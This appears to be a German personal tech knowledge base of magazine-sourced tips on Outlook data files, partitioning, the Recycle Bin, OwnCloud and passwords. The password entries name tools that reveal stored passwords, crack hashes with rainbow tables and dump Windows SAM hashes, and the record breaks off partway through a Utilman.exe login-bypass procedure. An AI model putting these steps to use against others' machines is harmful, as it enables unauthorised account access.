<http://www.mailhilfe.de/beitrag-so-vermeiden-sie-den-verlust-ihrer-kontakte-und-kalendereintrage-durch-die-benut-3-926-html{bmc earth16.bmp}> gab es zumindest Acronis Backup-SW-Versionen, die *.ost-Dateien weglassen. O.K. für Outlook-2010, aber u.U. Verlust der Kontakte bei Outlook-2013/2016! Möglicherweise ist auch die Windows-Schattenkopie hier die Ursache für den eventuellen Datenverlust.

In der Listenansicht der Kontakte lässt sich die Spalte "Nachrichtenklasse" (aus der Gruppe "Alle Kontaktfelder") hinzufügen. Das Feld ist aber "Read-Only". Das für existierende Kontakte verwendete Formular lässt sich nur via VBA ändern.

OutlookUndImap
\$ Outlook und IMAP
K Outlook und IMAP;IMAP und Outlook

#\$K Outlook PST-Move

Outlook verwendet einerseits eine PST-Datei für das eMail-Profil und die POP3-Accounts, andererseits je eine PST-Datei (bzw *.OST-Datei ab Outlook 2010) für lokale Kopien für jeden IMAP-Account und Exchange-Account. Wird Outlook geschlossen und ihm dann die PST-Datei vom Profil entzogen, d.h. verschoben oder umbenannt, so fragt Outlook beim nächsten Start nach der Datei und man kann ihm die verschobene oder umbenannte Datei bekanntgeben.

Für das Outlook-Profil wird eine PST-Datei angelegt. In älteren Outlook-Versionen unter %Userprofile%\AppData\Local\Microsoft\Outlook{bmc explorer.bmp}. Neuere Outlook-Versionen verwenden als Default-Speicherort für die PST-Datei den Pfad %UserProfile%\Documents\Outlook-Dateien{bmc explorer.bmp}. Entzieht man ihm diese Datei, dann legt Outlook sie einfach wieder neu an. Traditionell werden hier auch die Aufgaben, der erste POP3/SMTP-Account und Kontakte gespeichert.

Für jeden IMAP-Account und Exchange-Account legen ältere Outlook-Versionen auch je eine *.pst-Datei an. Neuere Outlook-Versionen verwenden stattdessen für diese Offline-Caches *.OST-Dateien, die in jedem Fall unter %Userprofile%\AppData\Local\Microsoft\Outlook{bmc explorer.bmp} liegen. Hier gibt es gemäß <http://it-blogger.net/post/Wo-speichert-Outlook-2013-meine-Daten.aspx{bmc earth16.bmp}> bzw. <http://office.microsoft.com/de-de/speicherorte-der-outlook-datendateien-HA103412630.aspx{bmc earth16.bmp}> geg. weitere Dateien:

- PAB: Persönliches Adressbuch
- OAB: Offline Adressbuch
- DAT: Registrierte Microsoft Exchange-Erweiterungen
- ????: Benutzerdefinierte Formulare
- MSG, HTM, RTF: Nachrichten

Unter AppData\Roaming\Microsoft\Outlook\ finden sich:

- Outlprnt, ohne Erweiterung: Druckformate
- RTF oder TXT: Signaturen
- HTM: Briefpapier
- DIC: Wörterbuch
- OFT: Vorlagen
- SRS: Übermittlungseinstellungen

Diese Datei zu verschieben geht gemäß <http://www.slipstick.com/config/moveimap.asp{bmc earth16.bmp}> wie folgt:

- Outlook schließen.
- In der Systemsteuerung eMail aufrufen und "Data Files" auswählen.
- Die zu verschiebende Datei jetzt verschieben, aber nicht umbenennen.
- Bei einem Doppelklick in den "Data Files" Fenster auf die Datei wird der "Verlust" entdeckt und man kann den neuen Ort auswählen.
- Alle eMail-Dialoge schließen. Outlook kann jetzt gestartet werden.

Gemäß c't Heft 19/2011, Seite 164 werden die Outlook-Einstellungen an folgenden Stellen gespeichert:

Item	Datei	Ort
Daten (Nachrichten, Kalender, ...)	*.pst	<u>%LocalAppData%\Microsoft\Outlook{bmc explorer.bmp}</u>
Menüanpassungen (bis 2007)	outcmd.dat roaming	<u>%AppData%\Microsoft\Outlook{bmc explorer.bmp}</u>
Regeln (bis 2002)	*.rwz	<u>%AppData%\Microsoft\Outlook{bmc explorer.bmp}</u>
VBA-Makros	*.otm	<u>%AppData%\Microsoft\Outlook{bmc explorer.bmp}</u>
Text-Signaturen für Mails	*.rtf, *.txt, *.htm	<u>%AppData%\Microsoft\Signatures{bmc explorer.bmp}</u>
Outlook-Vorlagen	*.oft	<u>%AppData%\Microsoft\Templates{bmc explorer.bmp}</u>
Persönliches Briefpapier	*.htm	32bit-Outlook on 32/64bit System: <u>C:\Program Files(x86)\Common Files\microsoft shared\Stationery{bmc explorer.bmp}</u> 64bit-Outlook (or 32bit Outlook on 32bit System): <u>C:\Program Files\Common Files\microsoft shared\Stationery{bmc explorer.bmp}</u>

OutlookPstMove

\$ Outlook PST-Move;Outlook backup/restore

K Outlook PST Move;PST-File move (Outlook)

Benutzerdefinierte Formulare	*.dat	<u>%LocalAppData%\Microsoft\Forms{bmc explorer.bmp}</u>
Konteneinstellungen (seit 2002)		<u>HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676{bmc tree.bmp}</u>

Von den übrigen Registry-Einträge unter [HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows
Messaging Subsystem\Profiles\Outlook{bmc tree.bmp}](#) ist nicht klar, in wie fern sie auch von Belang für die Outlook-Einstellungen sind.

Tools wie die Shareware "Outlook Backup Assistant" <http://www.priotechs.com{bmc earth16.bmp}> machen ein Backup & Restore bequem möglich.

Ein Verlegen der *.ost-Dateien ist vermutlich unmöglich: Fehlt sie im Standard-Verzeichnis wird sie automatisch sofort beim Outlook-Start neu angelegt und bzgl. der eMails bei erster Gelegenheit mit einer Kopie vom Server gefüllt.

Siehe auch [pst-Scan](#).

#\$K Outlook ScanPST (Reparieren)

Um die Datendateien *.pst von Outlook gegebenenfalls zu reparieren, gibt es von Microsoft das Programm ScanPst.exe. Zumindest bei Outlook 2007 wird es gleich mit ins Office-Verzeichnis installiert. Über "eMail" aus der Systemsteuerung lässt sich (zumindest bei Vista) nachsehen, welche Daten-Dateien verwendet werden. Leider fehlt hier ein Repair-Button!

Leider akzeptiert das ScanPst.exe-Programm eine pst-Datei nicht als Parameter. Hier hilft gegebenenfalls folgendes AutoHotKey-<http://www.autohotkey.com>{[bmc earth16.bmp](#)} Script (als *.ahk-Datei gespeichert):

```
Loop {
    process,Exist,outlook.exe
    OutlPID = %ErrorLevel%
    if (OutlPid <> 0)
    {
        MsgBox, 53, ScanPst, You need to close Outlook first!
        IfMsgBox, Cancel
            ExitApp
    } else {
        break
    }
}
; %1% or here 1: pst-Filename as 1st Parameter
SplitPath, 1,, MyDir
Run, C:\Program Files\Microsoft\Office\Office12\SCANPST.EXE, %MyDir%,,Pid
WinWait ahk_pid %Pid%,,10
Send %1%
ExitApp
```

und mit *.pst-Dateien verknüpft, z. B.: "C:\Program Files\AutoHotkey\AutoHotkey.exe" "D:\Tools\ScanPst.ahk" "%1".

Eine Alternative ist cmdscan (<http://www.olfolders.de/Lang/German/OLfix/download.htm>{[bmc earth16.bmp](#)}) oder besser gleich OLFix, welches als eine von vielen Optionen die Steuerung von scanPst mit drin hat. Hier kann man die pst-Dateien eines Profils einfach per Klick wählen und reparieren lassen.

Doppeltes Erscheinen jedes Eintrags der **Aufgaben** liegt nicht an der pst-Datei. Hier hilft es (ab Outlook 2007), Outlook.exe mit dem Kommandozeilenparameter /resettodobar zu starten. C't Heft 20/2011, Seite 158

Siehe auch [Move-PST](#).

```
# OutlookScanPst
$ Outlook ScanPST
K Outlook ScanPst;ScanPst;PST-File-Repair (Outlook);Outlook reparieren
```

##\$K Overscan für Video-Ausgang

Das am Videoausgang vieler aktueller Graphikkarten erzeugte Fernsehbild hat häufig schwarze Ränder. Mittels "Overscan" lassen sich diese bei einigen Graphikkarten vermeiden. Oft ist jedoch für die Aktivierung und Einstellung von Overscan ein Zusatztool notwendig (z.B. Shareware TV-Tool, <http://www.tvtool.de{bmc earth16.bmp}> oder Freeware RadeonTweaker <http://radeontweaker.sourceforge.net{bmc earth16.bmp}>) oder, wie bei ATI-Radeon-Karten ein Registry-Eintrag: Bei Win98/ME unter HKLM\SOFTWARE\ATI Technologies\Driver{bmc tree.bmp}\000x\DAL (wobei 000x für einen z. B. 0001 steht, wenn dies der Graphikkarte entspricht) und bei Win2000 unter HKLM\SYSTEM\CurrentControlSet\Services\ati2mtag\Device0{bmc tree.bmp} einen DWORD-Wert `TVEnableOverscan` erzeugen und auf 1 setzen. Unter WinXP soll sich der Schlüssel unter `HKLM\SYSTEM\CurrentControlSet\Video\xxx...\0000` finden, wobei xxx... ein Enumerator ist, der bei jeder Konfigurationsänderung wechselt. (Zeitschrift c't Heft 2/2002, Seite 134ff: Manfred Bertuch, Laurenz Weiner Viva ViVo!?)

Overscan

\$ Overscan für Video-Ausgang

K Overscan für Video-Ausgang;Video-Overscan;ATI-Graphikkarten, Overscan

##K OwnCloud

Tipps zur Einrichtung und Verwendung der Software OwnCloud für Kalender und Kontakte gibt es in der c't Heft 11/2013, Seite 128f. OwnCloud als privater Cloud-Computer-Server für Dateien, Adressen etc. gibt es in der c't Heft 21/2014, Seite 68fff. Insbesondere zur Installation auf einem Raspberry Pi oder Cubietruck.

Gemäß dem Leserbrief in der c't Heft 24/2014, Seite 12 hat OwnCloud noch einige **kritische Schwächen**:

- Auf der Serverseite zusätzlich ins OwnCloud-Verzeichnis gelegte Dateien werden von OwnCloud ignoriert und nicht auf den/die Clients synchronisiert. Es gibt zwar eine Extension zum synchronisieren "externer" Verzeichnisse. Diese kommt aber bei Windows mit Sonderzeichen (Umlauten etc.) im Dateinamen nicht zurecht.
- Dateien, die von einem Client ins Repository geschrieben werden, werden egal ob auf anderen Clients schon vorhanden oder nicht, nochmal dorthin kopiert.
- Überschreiben und Löschen benutzt keinen Papierkorb. Ärgerlich vor allem bei Fehlern: Dateien können verloren gehen, was schon gelegentlich mal passiert.
- Wenn die lokale Synchronisationsdatenbank .csync_journal.db nach einer Synchronisierung gelöscht wird, wird sie beim nächsten Synchronisieren neu angelegt. Dabei werden öfter auch noch Dateien gefunden und synchronisiert, die zuvor vergessen wurden.

Die Installation von OwnCloud auf einem Raspberry 2 wird in der c't Heft 9/2015, Seite 98ff gezeigt. Für Daten auf einer SD-Karte ganz gut. Über USB angebundener Speicher hat beim Raspberry performance-Probleme.

Siehe auch [Umzug /Abgleich Kontakte/Kalender \(PIM-Daten\)](#).

OwnCloud
\$ OwnCloud
K OwnCloud;Cloud OwnCloud

#\$K**Panoramabild-Tools**

Ein Testbericht von 6 Panoramabild-Tools

- (3D) Photo Builder Pro 2.0 (110 US-\$)
- Hugin 0.5 Beta 3 (kostenlos): gute Bildqualität nur bei zeitaufwendigem Feintuning, langsam, instabil
- Panorama Factory 3.4 (60 US-\$) nur befriedigende Bildqualität bei Fern- und Freihandaufnahmen
- PanoramaStudio 1.1 (30€, <http://www.tshsoft.de>), bestes Programm!
- Sticher 4.0 (580€) nur befriedigend
- Sticher Express 1.0 (115 €): nur befriedigend

ist in der c't Heft 9/2005, Seite 112 (Softlink [0509112](#)).

PtGui (<http://www.ptgui.com>) war nicht dabei.

Siehe auch [High Dynamic Range Image \(HDR\)](#).

Panoramabild-Tools

\$ Panoramabild-Tools

K Panoramabild-Tools;Hugin Panorama;PtGui Panorama

#\$K**Papierkorb**

Wenn der Papierkorb nicht mehr funktioniert hilft oft folgendes: unter DOS oder in der DOS-Box mit deltree c:\recycled löschen (bzw. auf dem entsprechenden Laufwerk). Dabei gehen die gelöschten Dateien (u.U. auch von anderen Laufwerken) natürlich endgültig verloren. Beim nächsten Windows-Start legt Windows den Papierkorb dann neu an.

Auf dem Desktop eingeblendet wird er, indem unter

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace die CLSID {645FF040-5081-101B-9F08-00AA002F954E} des Papierkorbs in den Baum eingetragen wird. Bzw ausgeblendet, indem der Eintrag gelöscht wird. Entsprechende Einträge unter

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Desktop\{bmc tree.bmp} müssten Vorrang haben!

Die Einstellungen des Papierkorbs sind an verschiedenen Stellen hinterlegt. wenn keine User-spezifischen Einstellungen gesetzt sind, gibt es meist einsprechende Einstellungen unter Local_Machine.

- Die verschiedenen Icons für voll und leer unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\DefaultIcon\{bmc tree.bmp}
- Verborgen oder auf dem Desktop sichtbar unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons\{bmc tree.bmp}
- InfoTip etc. unter HKEY_CLASSES_ROOT\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\{bmc tree.bmp}
- Maximale Größe etc. (aus Eigenschaften-Dialog des Papierkorbs) unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\BitBucket\{bmc tree.bmp} Hier waren unter Win98 noch Binär codierte Informationen hinterlegt, unter WinXP praktisch Klartext.
- Ob Datei-Löschen bestätigt werden muss, ist in HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer, ShellState im 5 Byte als Bit 2^2 festgelegt. (gemäß dem Buch von Günter Born): Bit gesetzt heißt ohne Bestätigung.
- Wenn im Eigenschaften-Dialog des Papierkorbs das Kästchen "Dialog zur Bestätigung des Löschvorgangs anzeigen" gegraut ist, so ist unter HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.ConfirmFileDelete\{bmc edit.bmp} vorhanden und auf 1 gesetzt.

Siehe auch System-Ordner.

Papierkorb_RD
\$ Papierkorb
K Papierkorb

#\$K Partitionierung

1024-Zylinder-Problem (ca. 1998 ... 2003):

Die Daten der Festplatten-Partitionierung sind in zwei verschiedenen Formaten in der Partitionstabelle gespeichert:

- Im CHS-Format: Cylinder, Head und Sektor. Hierbei ist die Zylinderangabe im Bereich 0 ... 1023, die Kopf-Angabe 1 ... 255 (meist jedoch nur bis 254) und der Sektor im Bereich 1 ... 63. Während in den Anfangsjahren diese Angaben der tatsächlichen, physikalischen Zylinder-, Kopf- und Sektorzahl entsprachen, wird heute in der Festplatte immer umgerechnet. Dadurch können unabhängig vom physikalischen Aufbau damit maximal 8 GByte angesprochen werden.
- Im LBA-Format: In diesem Format werden die Sektoren einfach durchnummeriert.

Außer in veralteten Programmteilen, wie dem Win98-Setup, wird heute eigentlich nur noch das LBA-Format verwendet. Für Zylinder oberhalb von 1023 wird die Zylinder-Angabe dann entweder "modulo 1024" (fdisk) oder immer 1023 (Partition Magic) in die CHS-Partitionstabelle eingetragen. Weitere Info siehe Zeitschrift c't Heft 6/2000, Seite 116ff und Zeitschrift Toolbox, Heft 5/1998, S.41

Formatierung: Gemäß PC-Welt Heft 11/2002, Seite 275 und MS-Knowledgebase [D184006{bmc earth16.bmp}](#) kann das bei XP beiliegende `format.com` keine FAT-Partitionen >32GB formatieren. Abhilfe: 1) kleinere Partition(en) (bei FAT wegen Clustergröße sowieso sinnvoll) oder 2) auf NTFS ausweichen oder 3) `format.com` von Win98/ME verwenden.

64GB-Problem: Ältere `fdisk.exe` (auf normalem WinXP-System nicht zu finden, neueste Version findet sich unter ??) zeigt Festplatten-Kapazitäten modulo 64GB an, d.h. es zeigt geg. den die 64GB übersteigenden Teil als Kapazität an. Am einfachsten gibt man in diesem Fall die gewünschte Partitionsgröße einfach in % der Gesamtgröße, d.h. mit Prozentzeichen hinter der Zahl ein (MS-Knowledgebase 263044). `format.com` aus Win9x hat dasselbe kosmetische Problem, funktioniert aber (MS-Knowledgebase 263045, c't Heft 2/2003, S.136ff).

Partitionierung: Während sich die Partitionierung bei DOS und Win9x mittels `fdisk.exe` anzeigen lässt, geht es unter WinXP mit der Datenträgerverwaltung im MMC: Computerverwaltung [%windir%\system32\compmgmt.msc{bmc shortcut.bmp}](#), Datenspeicher, Datenträgerverwaltung. Alternativ mit dem Kommandozeilen-Tool DiskPart. Partitionen größer 32GB lassen sich damit aber nicht als FAT32, sondern nur als NTFS formatieren, was normalerweise auch sinnvoller ist. Im Notfall kann man aber die Wiederherstellungskonsole starten und dort mittels `diskpart` partitionieren und z.B. mit `format c: /fs:fat32` formatieren, jedoch nur bei <32GB, drüber gibt einen Aufhänger, dem mit dem c't-Tool H2format umgangen werden kann (Softlink [0302170{bmc earth16.bmp}](#)).

Mit dem Programm [dmdiaq.exe{bmc dos.bmp}](#) (auf der WinXP / 2000-CD in \SUPPORT\TOOLS\SUPPORT.CAB zu finden) lassen sich die Partitionierungs-Daten auch anzeigen!

Partitionsgröße ändern: Ab Win ? (Vista?) lässt sich die Größe einer (NTFS- und FAT-?) Partition mit Windows-Bordmitteln, d.h. in der Datenträger-Verwaltung ändern, ohne dass Datenverlust eintritt. Ein vorheriges Backup ist aber immer ratsam. Vergrößern lässt sich eine Partition immer, soweit nicht z.B. die Begrenzung des FAT-Dateisystems dagegen steht. Gemäß c't Heft 22/2011, Seite 144 ergeben sich jedoch Probleme, wenn die Größe auf weniger als ca. 50% der Ursprungsgröße (z.B. Zwecks Umzug auf eine SSD) beim Formatieren verkleinert werden soll: Um die Wege der Schreib-Lese-Köpfe zu optimieren, werden die Master-File-Table, die Auslagerungsdatei, die Schattenkopie und der Suchindex etwa in der Mitte der Partition angelegt. Soll eine Partition weiter verkleinert werden, sind folgende Schritte notwendig:

- Systemwiederherstellung (unter Computerschutz) deaktivieren (Schattenkopie)
- In den erweiterten Indizierungsoptionen lässt sich der Ort des Index auf eine andere Partition umbiegen. Sollte dies nicht möglich sein, dann muss man sich eine Liste der indizierten Orte ("Alle Orte anzeigen") merken und dann alle indizierten Orte aus der Liste entfernen. Wenn man im unteren Dialog-Teil auf einen einbezogenen Ort klick, kann man oben den Haken dazu entfernen. In den Ordneroptionen muss aber "Geschützte Systemdateien ausblenden" deaktiviert sein, um auch die versteckten Ordner zu sehen. Wenn alle Orte entfernt sind, dann bei den erweiterten Indizierungsoptionen "löschen und neu erstellen" ausführen.
- Falls die Auslagerungsdatei beim Schrumpfen der Partition stört: Win + Pause, "Erweiterte Systemeinstellungen", Tab "Erweitert", Leistungs-Einstellungen, Tab "Erweitert", Virtueller Arbeitsspeicher ändern. Hier den Haken bei "... automatisch verwalten" wegnehmen, das LW mit der Auslagerungsdatei markieren, "keine Auslagerungsdatei" selektieren und mit "Festlegen" bestätigen. Dann ist nur noch ein Neustart notwendig.

Partitionierung

\$ Partitionierung

K 1024-Zylinder-Problem;Festplatten > 8GB;Partitionierung;CHS-Format (Festplatte);LBA-Format (Festplatte);Volume (Partition)

- Die Master-File-Table kann Microsoft Partitionierungstool in der Datenträgerverwaltung selbständig verschieben, allerdings nicht beim aktuellen System-Laufwerk. Dann ist Win-PE notwendig (oder eine zweite Windows-Installation). Falls noch nicht geschehen, zuvor aber dem Laufwerk ein eindeutiges Label verpassen, damit es in Win-PE trotz der durcheinander gewürfelten Laufwerksbuchstaben leichter zu identifizieren ist. Die Datenträger-Verwaltung mit GUI steht in WinPE nicht zur Verfügung. Folgende Kommandozeilen-Befehle sind zum Verkleinern also notwendig, nachdem `diskpart` gestartet wurde:
 - `list disk` zeigt die gefundenen Laufwerke mit Nummern 0, 1, ... an. Falls mehrere eingebaut sind, sollten sie sich durch die Größe meist identifizieren lassen.
 - `select disk <n>` wählt das LW für die nächsten Befehle aus. Für <n> ist meist 0 einzusetzen.
 - `detail disk` listet die (durchnummerierten) Partitionen auf dem gewählten LW auf.
 - `select volume <m>` selektiert das gewünschte Volume auswählen.
 - `shrink desired=<MByte>` verkleinert das Volume dann um den angegebenen Betrag. Eine Fortschrittsanzeige gibt es nicht, also in Geduld üben bis eine Meldung erscheint!

Mit dem GUI der Windows-Datenträgerverwaltung lässt sich auf Wechseldatenträgern (drive_removeable, z.B. USB-Sticks) nur die erste Partition bearbeiten. Zusätzliche Partitionen lassen sich mit Windowstools nur auf der Kommandozeile mit diskpart bearbeiten. (c't Heft 11/2015, Seite 140).

Zusammen mit dem Umstieg von BIOS auf UEFI löst auch die GPT-Partitionierung die alte MBR-Partitionierung (siehe Boot-Vorgang) ab.

Siehe auch Win98-Setup-Absturz, Festplatten >127 GB.

#\$K PartitionMagic

Gemäß c't Heft 20/2005, Seite 185 kommt es nach Änderungen der Partitionierung mit Partitionmagic beim Booten manchmal zu der Fehlermeldung "xmnt2002 not found - skipping AUTOCHECK". Dann ist unter HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\BootExecute\bmc tree.bmp ein Eintrag, der ins leere zeigt, daher nicht ausgeführt und gelöscht wird. Hier sollte in der Regel nur `autocheck autochk *` übrig bleiben.

```
# PartitionMagic
$ PartitionMagic
K PartitionMagic;xmnt2002;skipping AUTOCHECK
```

#\$K Passwort

Anzeigen: Die Option "Passwort" bei Windows-Edit-Dialog-Items, d.h. die Anzeige von Sternchen statt der eingetippten Buchstaben entspricht nicht den heutigen Sicherheits-Anforderungen. In vielen Fällen lässt sich ein gespeichertes und als Default vorausgefülltes Passwort recht einfach in Klartext anzeigen. Dies kann z.B. das Tool "Pants Off" <http://www.cbuenger.de/pantsoff{bmc earth16.bmp}>. (PC-Welt Heft 2/2006, Seite 33). Oder auch der "Asterisk Logger" von <http://www.nirsoft.net{bmc earth16.bmp}>.

Wenn z.B. bei einem Schulungs-PC einem Restricted User-Account das Recht, das Passwort zu ändern, entzogen werden soll, geht dies gemäß PC-Welt Heft 2/2006, Seite 151 bei Win2000/XP mittels der Kommandozeile: `net user <Benutzername> passwordchg:no` vom Administratoraccount aus. Mit `yes` lässt sich das Recht wieder erteilen. Der Befehl lässt sich auch auf Admin-Accounts anwenden, kann hier aber vom jeweiligen Account aus auch wieder zurückgesetzt werden.

In der Regel sollte dann auch die Option `user <Benutzername> /EXPIRES:NEVER` gesetzt werden bzw. gegeben falls `/EXPIRES:<Datum>`.

Da man heutzutage so viele Passwörter, PINs und auch Logon-Namen, Kontonummern etc. benötigt, dass sich kaum jemand noch alle merken kann, empfiehlt sich eine verschlüsselte Datenbank dafür. Als Tools hierfür sind bekannt:

- Password Safe <http://passwordsafe.sourceforge.net{bmc earth16.bmp}>
- Keepass Password Safe <http://keepass.sourceforge.net{bmc earth16.bmp}> (PC-Welt Heft 4/2006, Seite 245)

Pocket-PC-Versionen sind angekündigt bzw. verfügbar <http://doncho.net/kppc/{bmc earth16.bmp}>
Bei Keepass sind die Passwörter aus den Edit-Dialog-Items nicht auslesbar und auch in einem Memory-Dump sollen sich Passwörter nicht in Klartext extrahieren lassen. Wer seine verschlüsselte Keepass-Datei bei einem Clouddienst im Internet speichert, sollte zusätzlich zum Masterpasswort auch noch eine Keyfile verwendet werden, das nur lokal auf den Geräten liegt.

Wie unsicher die im Internet Explorer für diverse Webseiten, in Outlook für Mail-Accounts, in Outlook-pst-Files hinterlegten Passwörter geschützt sind, zeigen die verschiedenen Passwort-Tools von NirSoft: http://www.nirsoft.net/password_recovery_tools.html{bmc earth16.bmp}.

In der PC-Welt Heft 5/2006 wird beschrieben, wie sich durch "neue" Techniken Passwörter wesentlich schneller knacken lassen als in der Vergangenheit: Anstatt der Brute-Force-Technik wird mit Tabellen von vorausberechneten Hashwerten gearbeitet. Diese Idee stammt von aus dem Jahr 1980 von Martin Hellman. Philippe Oechslin hat jetzt einen Weg gefunden, die riesengroßen und damit nicht verwendbaren Hellman-Tabellen wesentlich kleiner ausfallen zu lassen: Rainbow-Tabellen. Ophcrack 2.1 (<http://ophcrack.sf.net{bmc earth16.bmp}>) knackt Windows-Passwörter in Sekunden, wenn sie keine Sonderzeichen enthalten. Die nächste Version soll auch Sonderzeichen mit berücksichtigen. Pwdump 2 (<http://www.pcwelt.de/cfb{bmc earth16.bmp}>) liest die Hashwerte der Windows-Passwörter aus (aus %windir%\system32\config\SAM), so dass auch die Online-Version von Ophcrack zum Knacken verwendet werden kann.

Vista verlangt nach dem Aufwachen aus dem Stromspar-Modus normalerweise das Passwort. Wer dies nicht möchte, kann es abschalten: Systemsteuerung, "System und Wartung" (bei der neuen Ansicht), [Energieoptionen{bmc shortcut.bmp}](#), "Einige Einstellungen sind momentan nicht verfügbar" "Kennwort bei Reaktivierung".

Gemäß PC-Welt Heft 4/2009, Seite 106 gelangt man mittels [rundll32 keymgr.dll,KRShowKeyMgr{bmc shortcut.bmp}](#) zu einem Dialog mit den in Windows gespeicherten Passwörtern für Server, Websites (z. B. NET-Passport) oder Programme. Man kann Anmeldeinformationen hier sichern, wiederherstellen (und damit auf einen anderen Rechner übertragen) und auch einzelne löschen oder bearbeiten.

Gemäß c't Heft 15/2010, Seite 154 kann man auch z.B. bei Win7-Starter, wo es kein lumgr.msc gibt, das u.U. geforderte regelmäßige Ändern des Passworts abschalten: Im Admin-Eingabeaufforderung `net accounts /maxpwage:unlimited` eingeben.

Tipps zur Passwort-Sicherheit gibt's in der c't Heft 2/2011, Seite 150ff:

- Gefährdet sind Systeme, bei denen viele Passwörter in schneller Folge durchprobiert werden können. Die also keine (Zeit-)Sperrung nach einigen Fehlversuchen haben.
- Wenn es eine Funktion gibt, um vergessene Passwörter per eMail zuzusenden, dann heißt dies aber auch, dass das Passwort selber und nicht nur ein Hashwert gespeichert ist.
- Zu vielen Hash-Werten liefert aber auch z.B. Google das passende Passwort.
- Ein 6-stelliges Passwort lässt sich auf einem besseren PC per Brute-Force-Angriff in ca. 10 min knacken. Bei 8 Stellen werden daraus ca. 300 Tage. Mit Rainbow-Tabellen verkürzt sich die Zeit ca. um den Faktor 1000.
- Wird das Passwort vor der Hash-Berechnung noch um einige Stellen (= "Salt") erweitert und der Hash zusammen mit dem Salt gespeichert, so versagen die Rainbow-Tabellen.

Passwort

\$ Passwort

K Passwort;Anzeigen eines Passworts aus Dialog;net user;c't SESAM; SESAM c't-Passwort-Tool

- Passwörter in Browsern sind oft unzureichend gesichert! Erst wenn ein Master-PW festgelegt ist, werden die Passwörter verschlüsselt abgelegt.
- Für verschiedene Sites immer dasselbe PW zu verwenden, ist gefährlich: Nach einem Diebstahl sind auch die anderen Sites gefährdet.
- Gegen Spionage-SW ist der Zettel in der Geldbörse sicherer als ein Passwort-Manager wie z.B. Keepass. Nur wenn der Geldbeutel oder der Zettel verloren geht, wird's kritisch.
- Für Web-Portale wird ein aus einem Grund-PW und einem aus der URL nach einer individuellen Regel gebildeter Teil empfohlen: Das eine Grund-PW und die Regel lassen sich hoffentlich noch im Gedächtnis behalten und brauchen nirgends aufgeschrieben werden!
- Das sicherste Passwort hilft nicht, wenn man es auf einer Phishing-Seite eintippt.

Auch die c't Heft 13/2011, Seite 148ff beschäftigt sich mit Passwort-Sicherheit:

- Als "Key-Stretching" wird ein Verfahren bezeichnet, das die Berechnung des Hashwert aus einem Passwort aufwendiger macht: Z.B. wird 5000-mal aus dem berechneten Hashwert wieder ein Hashwert berechnet. Diese Runden müssen normalerweise für ein PW nur ein einziges Mal, bei einer Brute-Force-Attacke jedoch für jedes einzelne PW gemacht werden.
- Der Windows-LM-Hashwert entsteht aus einer DES-Verschlüsselung der immer gleichen Zeichenkette KGS!@#\$% mit dem PW. Ein MD4-Hash dieses Ergebnisses ergibt dann den NTLM-Hash. Da weder Salt noch Iterationen verwendet werden, heute nicht mehr wirklich sicher.
- Ein als Hashwert gespeichertes PW sieht oft so aus: \$2a\$05\$.... Dabei steht 2a für den Algorithmus (z.B. bcrypt) und 05 für $2^5 = 32$ Runden. Dahinter kommt dann der eigentliche Hashwert. Oder z.B. \$6\$EYJrw6lu\$... wobei die 6 für SHA-512 mit 5000 Runden steht und der nächste Block das Salt angibt.

Gemäß PC-Welt Heft 10/2017, Seite 7 führt die alte Regel, dass Passwort z.B. alle 3 Monate zu ändern dazu, dass immer wieder sehr ähnliche Passwörter benutzt werden. Auch Ziffern für ähnliche Buchstaben bzw. Buchstabenkombinationen zu verwenden, ist inzwischen nicht mehr ratsam. Es werden lange Zufallspasswörter zusammen mit entsprechenden Speichertools empfohlen.

Für einen Zettel mit Passwörtern in der Geldbörse wird in c't Heft 18/2014, Seite 92f folgendes vorgeschlagen: Eine Tabelle aus 9 ... 10 Spalten mit ABC, DEF, ... YZ und Punkt und z.B. 5 ... 10 Zeilen mit zufälligen 3-Zeichen-Gruppen füllen. Z.B. zunächst einige Sonderzeichen wild verteilt eintragen. Und dann die Zeichen aus einem Text in die Felder eintragen und dabei wenn ein Feld voll ist zu einem zufälligen anderen Feld springen. Das Passwort für einen Dienst wird bestimmt, indem für jeden Buchstaben in der URL eines Dienstes aus der entsprechenden Spalte und in vordefinierter Reihenfolge die 3-Zeichen-Gruppen zusammengefügt werden.

In der c't gibt es ein Passwort-Manager-Projekt "c't SESAM" mit Sourcecode auf GitHub, welches aus einem Master-Passwort und der URL jeweils ein individuelles Passwort erzeugt: c't Heft 20/2015, Seite 182, ... Das Master-Passwort wird, zusammen mit der jeweiligen URL, einem hinterlegten Salt und den Regeln für Länge und Zeichenauswahl verschlüsselt (ein Hash gebildet) und dies dient dann als Passwort für die jeweilige Site.

Siehe auch [Sicherheit des Systems](#), [Windows-Passwort zurücksetzen](#), [Excel-VBA-Passwort knacken{bmc shortcut.bmp}](#), [Digital Rights Management](#).

##\$K **Password-Reset (Windows-Account)**

Gemäß PC-Welt Heft 4/2015, Seite 97 kann man ein Windows-Passwort wie folgt zurücksetzen, auch wenn man kein Admin-Account hat:

- Schalten sie das Gerät "hart" aus, z.B. durch Ziehen des Netzsteckers.
- Beim nächsten Boot das "Starthilfe (empfohlen)" auswählen.
- Bei der Frage "Möchten Sie den Computer mit der Systemwiederherstellung wiederherstellen" auf "Abbrechen" klicken.
- Nach einigen Minuten kommt dann ein Fenster, in dem die Option "Problemdetails anzeigen" aufgeklappt werden kann.
- Nach dem Scrollen nach unten kann man hier die mit dem Link "X:\windows\system\system32\de-DE\erofflps.txt" wählen. Der Editor Notepad öffnet sich.
- Im Datei-Öffnen-Dialog des Notepads in das system32-Verzeichnis wechseln und den angezeigten Dateityp von "Textdateien (*.txt)" in "Alle Dateien (*.*)" ändern und zur Datei UtilMan.exe gehen.
- Die Originaldatei Utilman.exe per Kontextmenü umbenennen, z.B. in Utilman1.exe.
